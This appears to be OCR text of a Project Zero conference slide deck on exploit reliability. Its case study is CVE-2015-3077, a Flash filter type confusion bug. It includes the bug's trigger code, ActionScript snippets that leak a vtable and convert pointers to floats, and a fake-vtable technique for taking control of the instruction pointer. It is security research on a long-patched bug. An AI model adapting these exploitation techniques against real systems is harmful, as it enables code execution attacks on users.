I am the 100% [*]

[*] Terms and conditions apply

@natashenka, @scarybeasts -- Project Zero

Who / whaaaaat?

- Chris Evans / scarybeasts / Troublemaker
- Natalie Silvanovich / natashenka / Security Engineer

What is reliability?

- ❑ Does the exploit always execute code?
- ❑ Is the exploit cross-platform and cross-version?
- ❑ Does the exploit work under EMET, CFG?
- ❑ Does execution continue cleanly post-exploitation?
- ❑ Does the exploit take a long time or use a lot of memory?
- ❑ If it fails, what happens

[*] Terms and conditions apply

The 100% reliable exploits presented:

Are guaranteed[*] to succeed against a specific version and environment, because they comprise a series of deterministic and fully understood steps;

*Provide adequate control that at a minimum, all the discussed sources of unreliability can be detected and lead to aborts, not crashes.

Reliability vs. bug class

"Some bugs are born reliable, some achieve reliability and some have reliability thrust upon them"

Reliability vs. bug class

- Do not want
  - Inter-chunk heap buffer overflow
- Maybe
  - Use-after-free
- Want
  - Intra-chunk heap buffer overflow
  - Stack corruption
  - Type confusion

Case study #1: Flash filters type confusion

- CVE-2015-3077, patched May 12, 2015
- Ideal bug for reliability

CVE-2015-3077

```
var filter =
      new flash.filters.BlurFilter();
object.filters = [filter];
var e =
      flash.filters.ConvolutionFilter;
flash["filters"] = [];
flash["filters"]["BlurFilter"] = e;
var f = object.filters;
var d = f[0];
```

CVE-2015-3077

```
var filter =
    new flash.filters.BlurFilter();
object.filters = [filter];
flash.filters.BlurFilter =
    flash.filters.ConvolutionFilter;
var f = object.filters;
var d = f[0]
```


CVE-2015-3077

Bevel Filter	Convolution Filter	Displacement MapFilter	ColorMatrix Filter	Glow Filter
<super>	<super>	<super>	<super>	<super>
int hcolor	int matX	BitmapData* bitmap	float color[0]	int color
int scolor	int matY		float color[1]	<internal>
float blurX	float* matrix	int p_x	float color[2]	float blurX
float blurY		int p_y	float color[3]	float blurY
int quality	int quality	<internal>	float color[4]	int quality
...	...	...	...	...


(and others)

32 bits


I want a vtable...



I want a vtable...



I want a vtable...




```
var d1 = FilterConfuse.confuse("DisplacementMapFilter", "BevelFilter", dis, new_mc);
var low = FloatConverter.fromColor(d1.highlightAlpha, d1.highlightColor);
var high = FloatConverter.fromColor(d1.shadowAlpha, d1.shadowColor);
```

I want a vtable...

DisplacementMapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...

ConvolutionFilter
<super>
int matX
int matY
float* matrix
int quality
...


I want a vtable...

DisplacementMapFilter	
<super>	
BitmapData* bitmap	
int p_x	Set to `var low`
int p_y	Set to `var high`
<internal>	
...	

ConvolutionFilter
<super>
int matX
int matY
float* matrix
int quality
...

```
var f =
 new DisplacementMapFilter();
f.mapPoint = {bottom, top}
```

I want a vtable...




```
var vtable_low = f.matrix[0];
var vtable_high = f.matrix[1];
```

But … floats

- Returning a pointer as a float is problematic

```
float* f = new float();
*((int*)f) = 0x7fffffff;
f--;
if(*((int*)f) == 0x7fffffff){
    ...
```

Sign	Exponent	Fraction	Value
0	00⋯00	00⋯00	+0
0	00⋯00	00⋯01 11⋯11	Pos Denormalized Real $0.f \times 2^{(-b+1)}$
0	00⋯01 11⋯10	XX⋯XX	Positive Normalized Real $1.f \times 2^{(e-b)}$
0	11⋯11	00⋯00	+Infinity
0	11⋯11	00⋯01 01⋯11	SNaN
0	11⋯11	10⋯00 11⋯11	QNaN
1	00⋯00	00⋯00	-0
1	00⋯00	00⋯01 11⋯11	Neg Denormalized Real $-0.f \times 2^{(-b+1)}$
1	00⋯01 11⋯10	XX⋯XX	Neg Normalized Real $-1.f \times 2^{(e-b)}$
1	11⋯11	00⋯00	-Infinity
1	11⋯11	00⋯01 01⋯11	SNaN
1	11⋯11	10⋯00 11.11	QNaN

Options

- Write a float converter
  - Requires cast to int (not supported in AS)
- Use type confusion

```
void* ptr = something;
float f = (float) ptr;
int i = (int) f;

f++;  // bad
i++;  // okay
```

- Never perform math on a float


Type Confusion Converter

ftoi

ColorMatrix Filter	Glow Filter
<super>	<super>
float color[0]	int color
float color[1]	<internal>
float color[2]	float blurX
float color[3]	float blurY
float color[4]	int quality
...	...

itof

Type Confusion Converter



Type Confusion Converter

- Fetching ColorMatrixFilter color array copies entire array, even elements not being accessed
- For a confused filter, this extends over the heap
- Elements are converted to numbers based on type, sometimes involving dereferencing a pointer
- Leads to spurious crashes based on what's on the heap after the filter
- itof only (ftoi still works, as ColorMatrixFilter is allocated by function)

Let’s try again ...

itof

DisplacementMapFilter	**ConvolutionFilter**
<super>	<super>
...	...
int componentX	int quality
int componentY	float divisor
...	...


New Converter

- ★ No heap issues
- ★ But …


```
sub     $0x8,%esp
movl    $0xffb6c710,0x8(%esp)
flds    0x8(%esp)
fstpl   0x8(%esp)
fldl    0x8(%esp)
fstps   0x8(%esp)
mov     0x8(%esp),%eax    →    0xfff6c710!!!
```

- ★ Conversion from double to float corrects SNANs to QNANs
- ★ Fails 1/512 of the time, but is detectable

Moving IP



Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake vtable,
defined in ActionScript
f.matrix =
[0xaa, 0xbb]
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...

Moving IP




Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake vtable,
defined in ActionScript
f.matrix =
[0xaa, 0xbb]
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...


Moving IP


Convolution Filter
<super>
int matX
int matY
float* matrix
int quality
...
Fake vtable,
defined in ActionScript
f.matrix =
[0xaa, 0xbb]
float[0]
float[1]
...
Displacement MapFilter
<super>
BitmapData* bitmap
int p_x
int p_y
<internal>
...
= var fvh
= var fvl

Moving IP

